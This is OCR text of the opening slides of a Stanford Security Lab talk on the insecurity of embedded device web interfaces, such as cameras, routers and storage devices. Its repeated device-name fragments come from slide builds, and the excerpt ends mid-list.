Towards Secure Embedded Web Interfaces

Baptiste Gourdin, Chinmay Soman, Hristo Bojinov,
Elie Bursztein

Stanford University Security Lab

Embedded devices insecurity

Which devices are insecure ?

devices?

devices?

devices?

devices?

devices?

NETWORK REMOTE MONITORING SYSTEM
PAN TILT CONTROLLABLE
MIC
PRIVACY
Panasonic
BL-C111

LINKSYS
cisco

devices?

BUFFALO
FUNCTION
BUFFALO

NETWORK REMOTE MONITORING SYSTEM
PAN TILT CONTROLLABLE
MIC
PRIVACY
Panasonic
BL-C111

LINKSYS
cisco

devices?

BUFFALO
FUNCTION
BUFFALO

LINKSYS

NETWORK REMOTE MONITORING SYSTEM
PAN TILT CONTROLLABLE
MIC
PRIVACY
Panasonic
BL-C111

LINKSYS
cisco

devices?

BUFFALO
FUNCTION
BUFFALO

LINKSYS

NETWORK REMOTE MONITORING SYSTEM
PAN TILT CONTROLLABLE
MIC
PRIVACY
Panasonic
BL-C111

LINKSYS
cisco

devices?

BUFFALO
FUNCTION
BUFFALO

LINKSYS

NETWORK REMOTE MONITORING SYSTEM
PAN TILT CONTROLLABLE
MIC
PRIVACY
Panasonic
BL-C111


LINKSYS
cisco

Web management interface


Managing embedded devices via a web interface:

- ✓ *Easier for users*
- ✓ *Cheaper for vendors*

Web application spectrum



Web application spectrum




Embedded device prominence

- Embedded web applications are *everywhere*
- 100M+ WiFi access points
- also in millions of

  switches, printers,

